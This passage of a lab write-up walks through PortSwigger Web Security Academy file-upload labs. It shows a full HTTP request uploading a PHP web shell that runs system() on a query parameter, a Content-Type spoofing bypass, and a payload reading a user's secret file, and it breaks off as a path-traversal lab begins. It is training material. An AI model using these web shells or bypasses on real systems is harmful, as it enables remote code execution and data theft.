
- To avail the upload functionality we have to log in using given creds
wiener:peter, - Here we can see avatar upload appears and we just have to upload basic
php webshelland get thesecret from carlos user. - one catch is that there is
content-typerestriction which prevent users to upload any unexpected file but it is user-controllable so we can bypass it.

POST /my-account/avatar HTTP/1.1
Host: 0aca00a50467484a866109f400ec00aa.web-security-academy.net
Connection: keep-alive
Content-Length: 552
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Origin: https://0aca00a50467484a866109f400ec00aa.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH8ycy7YePiWBIJlF
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aca00a50467484a866109f400ec00aa.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=GAGbcXGatHwFgukdKaG4xpEjHhd3xcgH

------WebKitFormBoundaryH8ycy7YePiWBIJlF
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/octet-stream

<!DOCTYPE html>
<html>
<head>
<title>example webshell</title>
</head>
<body>
<?php
system($_GET['cmd']);
?>
</body>
</html>
------WebKitFormBoundaryH8ycy7YePiWBIJlF
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryH8ycy7YePiWBIJlF
Content-Disposition: form-data; name="csrf"

tF3ThN8bOP8Fnzsz4HfOaCP6K04TcHwi
------WebKitFormBoundaryH8ycy7YePiWBIJlF--

- This gives me error, ==Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.==

- So maybe we can change

content-typeto png and it bypass the restriction and upload it, and it works perfectly. - This time i used another payload to read file directly to save time,
<?php echo file_get_contents('/home/carlos/secret'); ?>
https://0aca00a50467484a866109f400ec00aa.web-security-academy.net/files/avatars/shell.php
Lab 3: Web shell upload via path traversal
- everything other things such as login and image upload functionality is same as previous lab,
- But In this lab, we have to exploit
path traversalvulnerability and by chaining it we have to execute out shell,

- If we upload same shell same as before it works but this just print the content of php,
- here is the
shell.php,
<?php echo file_get_contents('/home/carlos/secret'); ?>


